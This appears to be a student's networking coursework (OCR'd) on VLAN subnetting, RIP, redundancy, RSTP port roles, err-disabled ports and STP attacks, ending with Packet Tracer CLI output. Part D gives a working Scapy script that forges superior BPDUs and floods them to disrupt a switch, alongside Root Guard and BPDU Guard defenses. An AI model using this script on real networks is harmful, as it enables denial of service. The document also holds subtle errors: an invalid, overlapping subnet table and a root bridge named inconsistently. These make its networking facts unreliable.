W23055814

Question 1:

Part A:

Router R1 FEI (FA0/0 and FA0/2):

VLAN 99 (12 hosts): 192.168.10.1/28

VLAN 10 (58 hosts): 192.168.10.16/26

VLAN 20 (115 hosts): 192.168.10.80/25

VLAN	Subnet	Network	Subnet Mask	First Usable	Last Usable	Broadcast
99	192.168.10.0/28	192.168.10.0	255.255.255.240	192.168.10.1	192.168.10.14	192.168.10.15
10	192.168.10.16/26	192.168.10.16	255.255.255.192	192.168.10.17	192.168.10.78	192.168.10.79
20	192.168.10.80/25	192.168.10.80	255.255.255.128	192.168.10.81	192.168.10.126	192.168.10.127

Switch Virtual Addresses (S1 and S2):

VLAN 99:

S1: 192.168.10.2
S2: 192.168.10.3

VLAN 10:

S1: 192.168.10.18

S2: 192.168.10.19

VLAN 20:

S1: 192.168.10.82

S2: 192.168.10.83

W23055814

Router R1

- VLAN 99: 192.168.10.1
- VLAN 10: 192.168.10.17
- VLAN 20: 192.168.10.81

Justification:

This addressing approach employs the smallest possible subnets for every VLAN to decrease the amount of wasted IP addresses while still meeting the hosts' requirements. Also, by using contiguous subnets, each segment of each network is clear and allows for effective routing and VLAN separation. The setup also allows for additional VLANs if ever necessary. This approach generally follows common practice for each task.

Part B:

Below are the explanations of and the necessary commands in order to streamline the dynamic routing process to avoid unnecessary routing updates and provide dynamic updates from R2 to R1 and R2 to R3, advertising access to the internet:

Disabling auto-summary since our network has subnets and turn on RIPv2 (Cisco, 2024):

router rip
version 2
no auto-summary

Advertise necessary networks (Cisco, 2024):

On R1:
network 192.168.10.0
network 172.16.1.0
On R2:
network 172.16.1.0
network 172.16.2.0

Set route directing to the Internet on R2 (Cisco, 2024):

ip route 0.0.0.0 0.0.0.0 209.165.200.238

Ensure R2 shares this route (Cisco, 2024):

router rip default-information originate

Finally, prevent unnecessary updates (Cisco, 2024):

router rip passive-interface FastEthernet0/2

Part C:

Network redundancy is when there are multiple paths for traffic provided so that data can keep flowing even in the event of a failure. There are two main ways this can be achieved through:

1. **Fault Tolerance:** Employ hardware duplication for zero downtime. For example, deploying two identical devices where one automatically takes over during failures (Dooley, 2024).

2. **High Availability:** Use server clusters to monitor and provide failover. This approach is cost-effective and suitable for minor interruptions (Dooley, 2024).

There are a few possible changes that can be made to Figure 1 to implement and strengthen redundancy:

Layer 1 (Physical Redundancy):

1. Employ the use of duplicate cabling and multiple links to ensure alternate paths exist.

2. Implement LACP for more robust link redundancy.


Layer 2 (Data Link Redundancy):

1. Use STP to prevent loops and enhance redundancy. RSTP or MSTP is recommended for faster networking syncing.

Layer 3 (Routing Redundancy):


1. Implement HSRP or VVRRP to ensure a default gateway is always available in case of failure.
2. For interconnecting devices, dynamic routing protocols like OSPF or BGP are more effective than RIP due to faster convergence time and better size capacity.

(Dooley, 2024)



Question 2:

Part A:



We begin by identifying the root bridge:

RSTP chooses the root bridge based on bridge ID priority value (BID) and since all switches have the same bridge priority (default 32768), MAC Address is looked at, so SwitchA becomes the root bridge since it has the lowest MAC address (Cisco Meraki, 2024).

Then to determine port roles:

On SwitchC, all active ports are designated ports because they forward traffic for their connected segments, since it is the root bridge.

Port Roles:

Fa0/1 - Designated Port

Fa0/2 - Designated Port

SwitchB:

- Connects to the root bridge via Gi0/1 and its path cost to the root bridge is 4. Gi0/1 becomes the root port as it has the lowest path cost. Gi0/2 connects to SwitchD and since it's the only port on this segment leading to the root, it becomes the designated dort.

SwitchA:

It connects to the root bridge via Fa0/2, its path cost to root bridge is 4. Fa0/2 becomes the root port as it also has the lowest path cost. Fa0/1 connects to SwitchA, the root bridge, so it is a designated port. Fa0/2 connects to SwitchD, and it becomes a designated port.

SwitchD:

It connects to the root bridge through both SwitchB and SwitchC, which makes its path cost 8. In this case the lowest MAC address of the upstream switch's is chosen. SwitchB is lower than SwitchC so in this case Gi0/1 on SwitchD becomes the root port. Gi0/2 is then the alternate port because Gi0/1, the root port, already links to the root bridge.

Switch	Port	Role
SwitchA	Fa0/1	Root Port
	Fa0/2	Designated Port
SwitchB	Gi0/1	Root Port
	Gi0/2	Designated Port
SwitchC (root)	Fa0/1	Designated Port

	Fa0/2	Designated Port
SwitchD	Gi0/1	Root Port
	Gi0/2	Alternate Port

(IPCisco, 2024) , (Cisco, 2024) , (GeeksforGeeks, 2024) used in the development of the answer above.

Part B:

```
Switch# show interfaces fastEthernet 0/1
FastEthernet 0/1 is down, line protocol is down (err-disabled)
    Hardware is Lance, address is 0002.17ac.a601 (bia 0002.17.ac.a601)
    MTU 1500 bytes, BW 100000 Kbit, DLY 1000 usec,
              Reliability 255/255, txload 1/255, rxload 1/25
    Encapsulation ARPA, loopback not set
    Keepalive set (10 sec)
    Half-duplex, 100Mb/s
    Input flow-control is off, output flow-control is off
    ARP type: ARPA, ARP Timeout 04:00:00
    [Output Cut]
```

What is the issue?

“FastEthernet 0/1 is down, line protocol is down (err-disabled)”

The “err-disabled” feature exists to handle situations where the switch detects excessive or late collisions on a port, since we enabled port security, the port saw an unauthorized MAC address (or other violation), it placed itself in this mode. Plausible causes include, but are not limited to; EtherChannel misconfiguration, port duplex misconfiguration, BPDU guard violation, UDLD, security violations, and/or other varied causes (Cisco, 2019; Cisco, 2024).

What may have caused this specific issue?

The image above shows since port security had just been configured, it is safe to assume that the problem occurred due to a port security violation. This can be checked using the command: “show port-security interface” (Cisco, 2019).

How to resolve the issue:


“show port-security interface FastEthernet0/1” (Used to check and see if the port is in an err-disabled state).

If so, “configure terminal” “interface FastEthernet0/1”

Then to turn the port on again, “shutdown” followed by “no shutdown”.

Or, in order to ensure the switch knows to bring the port back up automatically: “errdisable recovery cause psecure-violation” followed by “errdisable recovery interval 20” (20 seconds after err-disabled).

Question 3:



Part A:

What is STP?

STP, or the Spanning Tree Protocol is generally used to prevent layer 2 loops and broadcast storms. It is also regularly used to ensure network redundancy (Cisco Meraki, 2024).

Why is it required for the above network to function?

The topology has multiple switches (SW1, SW2, and SW3) which are connected in such a way that there are two or more possible paths between the servers. This redundancy is vital for fault tolerance, ensuring if one link fails, another is readily available. Without STP, the redundant links would form a loop (), causing a broadcast storm. This is a high number of broadcast packets bring sent in a short period of time, which can overwhelm switches as they attempt to keep up with processing of the packets (Patel, 2024).

Part B:

BPDUs:

BPDUs (Bridge Protocol Data Units) are messages that are sent between LAN networks to allow switches to participate in STP by gathering information about each network. Messages contain information such as port ID, port priority, port cost, and MAC addresses (GeeksforGeeks, 2022).

Scenarios include:

Root Bridge Selection: The STP process starts with each switch sends out BPDUs advertising their bridge ID. From these BPDUs, the switch with the lowest priority and MAC address is chosen as the root bridge (Khazanovich, 2024).

Preventing Loops: Switches often exchange BPDUs in order to detect redundant paths and avoid loops. If a switch detects a possible loop forming, it can use the information in BPDUs to block certain ports and prevent that loop from occurring (Khazanovich, 2024).

Topology Changes: BPDUs allow switches to discover other switches in the network, ensuring that each learn about the network's overall layout, triggering the recalculation of the STP so data continues to flow without creating loops (Khazanovich, 2024).

Part C:

The implementation of the STP can result in several different network performance issues due to either configuration mistakes or general limitations. These include, but are not limited to:

No Root Bridge Selection: Many networks fail to configure a specific root bridge, leading to, for example, a small access-layer switch with a low MAC address being elected as the STP root. This causes sub-optimal performance and longer convergence times (Hogg, 2013).

The use of IEEE 802.1D instead of RSTP: The older 802.1D STP protocol has convergence times of 30 to 50 seconds, which are too low for modern networks. RSTP significantly reduces these times by using port roles and faster timers, but is often not enabled, leaving networks at a disadvantage (Hogg, 2013).

Underutilising Redundant Links: Since STP blocks redundant paths to prevent loops, this leads to only one link being used while others remain idle. This results in limited bandwidth utilization (Hogg, 2013).

Broadcast Storms: Traffic originating from one switch could be sent back to the same switch, causing loops even if STP has been configured correctly. This can happen with something as simple as a malfunctioning Network Interface Card (NIC) (Spanning Tree (STP) Limitations, n.d.).

Part D:

Based on the topology above, there are a few possible pathways by which an STP attack could occur, below are a few examples, along with detailed explanations on how they may be deployed:

Gathering Information (STP Information Disclosure): The attacker can connect a malicious device to the network, for example, onto a port on SW2, and uses a network analysis tool such as "Wireshark" to monitor BPDUs sent between switches. BPDU frames are not secured by default, so if no measures are taken, it allows the attacker to read sensitive information like the root ID, bridge priority, and flags. This information helps the attacker plan further attacks (Spanning Tree Protocol Attacks: 3 Attacks, n.d.).

Denial of Service (DoS) Attack: The attacker, now connected, can continuously send superior BPDUs from their device causing STP recalculations via forced repeated topology changes across the whole network. Network devices are wasted recalculating the STP topology instead of forwarding traffic. Alex's connection to the web server is then interrupted, resulting in performance issues or a total loss of connectivity (Enhance STP with Root Guard, 2024). A real-life example of a DoS attack happened to Dyn in 2016. This attack disrupted access to websites such as Twitter, Netflix, and Reddit. The attackers employed the Mirai botnet (Woolf, 2016). (Solution: If a better BPDU arrives on this port, root guard does not take the BPDU into account and elect a new STP root. Instead, root guard puts the port into the root-inconsistent STP state.)

Detailed Steps of DoS Attack Based on Figure:

The goal of the attack is to block the connection between SW1 (the root bridge) and SW2 by manipulating the STP process on SW2 to force its Gi0/0 port into a blocking state, thereby breaking connectivity between Alex's PC and the web.

Using Scapy, a popular interactive packet manipulation library available to us on Python, we begin by starting python and importing scapy:

- sudo python3 from scapy.all import *

Capture a BPDU sent from SW2 to a multicast MAC address:

- pkt = sniff(filter="ether dst 01:80:c2:00:00:00", iface="eth0", count=1)

Set the source MAC to Kali's interface MAC

- pkt[0].src = "0c:c0:1e:ee:00:00"

Make SW2 think the root bridge is connected via Gi0/2

- pkt[0][STP].bridgemac = pkt[0][STP].rootmac

Change root path cost to 0

- pkt[0][STP].pathcost = 0

Set port ID to 0 to influence tie-breaking

- pkt[0][STP].portid = 0

Formulate into a Loop:

- for i in range(1000):
- sendp(pkt[0], iface="eth0", verbose=1)
- time.sleep(1)

Answer above formulated by (Brezula, 2023).

Reasons and a possible way Alex would suffer:

Loss of Connectivity: Alex would not be able to access the web server or other resources connected to SW1 (Denail of Service (DoS) guide, 2016) ; (Brezula, 2023).

Severe Network Disruptions: The attack results in increased latency and packet loss as SW2 attempts to read new topology (Denail of Service (DoS) guide, 2016) ; (Brezula, 2023).

Example Scenario:

If Alex were to be submitting an assessment though the Turnitin portal, right as he clicks “Submit”, his website would buffer and/or eventually crash.

How to Prevent a DoS Attack:

Begin By Accessing Interface Configuration Mode:

- **Switch# configure terminal**
- **Switch(config)# interface range Gi0/1 – 2**

Then Enable BPDU Guard On IF:

- **Switch(config-if-range)# spanning-tree bpduguard enable**

This set up ensures that if any BPDU is received on the specified interfaces, the switch will place those ports into "error-disabled" state, thereby preventing potential loops or STP manipulation (Understand the Spanning Tree PortFast BPDU Guard Enhancement, 2024).

Enable Root Guard:

Root Guard prevents designated ports from becoming root ports, thereby ensuring that the intended root bridge is indeed correct and protects the network topology from unauthorized changes (Muneer, 2024).

Access Interface Configuration Mode:

- **Switch# configure terminal**
- **Switch(config)# interface Gi0/2**
- **Switch(config-if)# spanning-tree guard root**

By enabling Root Guard on IFs, the switch ensures that the ports will not accept other BPDUs, thus preserving the current root bridge and preventing potential topology changes (Enhance STP with Root Guard, 2024).


Screenshots from my Cisco Network Set-up Configurations:

(Screenshots of some of the configurations made on my Packet Tracer, the rest are in the screen recorded videos, and some were not screenshotted because I had forgotten to.)

W23055814



NCL
Physical
Config
CLI
Attributes
IOS Command Line Interface
% Invalid input detected at '^' marker.
Router#
Router#disable
Router>hostname NCL
^
% Invalid input detected at '^' marker.
Router>enable
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#hostname NCL
NCL(config)#banner motd Unauthorized access prohibited
Enter TEXT message. End with the character 'U'.
Unauthorized accesss prohibited U
NCL(config)#enable secret cisco
NCL(config)#line vty 0 4
NCL(config-line)#password cisco
NCL(config-line)#login
NCL(config-line)#exit
NCL(config)#exit
NCL#
%SYS-5-CONFIG_I: Configured from console by console
NCL#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
NCL(config)#interface FastEthernet0/0
NCL(config-if)#no shutdown
NCL(config-if)#exit
NCL(config)#interface FastEthernet0/0.10
NCL(config-subif)#encapsulation dot1q 10
NCL(config-subif)#ip address 192.10.10.1 255.255.255.128
NCL(config-subif)#exit
NCL(config)#interface FastEthernet0/0.99
NCL(config-subif)#encapsulation dot1q 99
NCL(config-subif)#ip address 192.10.10.129 255.255.255.240
NCL(config-subif)#exit
NCL(config)#interface Serial0/1/0
NCL(config-if)#ip address 172.31.20.1 255.255.255.252
NCL(config-if)#clock rate 64000
NCL(config-if)#no shutdown
NCL(config-if)#exit
NCL(config)# ip route 0.0.0.0 0.0.0.0 172.31.20.1
%Invalid next hop address (it's this router)
NCL(config)#ip route 0.0.0.0 0.0.0.0 172.31.20.2
NCL(config)#exit
NCL#
%SYS-5-CONFIG_I: Configured from console by console
NCL#show inter
Copy
Paste
Top

W23055814




```
Router(config)#interface Serial0/0/0
Router(config-if)#ip address 172.31.20.1 255.255.255.252
Router(config-if)#no shutdown
Router(config-if)#exit
Router(config)#
```


W23055814


LDS
Physical
Config
CLI
Attributes
IOS Command Line Interface
This product contains cryptographic features and is subject to United
States and local country laws governing import, export, transfer and
use. Delivery of Cisco cryptographic products does not imply
third-party authority to import, export, distribute or use encryption.
Importers, exporters, distributors and users are responsible for
compliance with U.S. and local country laws. By using this product you
agree to comply with applicable laws and regulations. If you are unable
to comply with U.S. and local laws, return this product immediately.
A summary of U.S. laws governing Cisco cryptographic products may be found at:
http://www.cisco.com/wwl/export/crypto/tool/stqrg.html
If you require further assistance please contact us by sending email to
export@cisco.com.
Cisco 1841 (revision 5.0) with 114688K/16384K bytes of memory.
Processor board ID FTX0947Z18E
M860 processor: part number 0, mask 49
2 FastEthernet/IEEE 802.3 interface(s)
2 Low-speed serial(sync/async) network interface(s)
191K bytes of NVRAM.
63488K bytes of ATA CompactFlash (Read/Write)
Cisco IOS Software, 1841 Software (C1841-ADVIPSERVICESK9-M), Version 12.4(15)T1, RELEASE SOFTWARE (fc2)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2007 by Cisco Systems, Inc.
Compiled Wed 18-Jul-07 04:52 by pt_team
Press RETURN to get started!
Router>enable
Router#show ip interface brief
Interface IP-Address OK? Method Status Protocol
FastEthernet0/0 unassigned YES NVRAM administratively down down
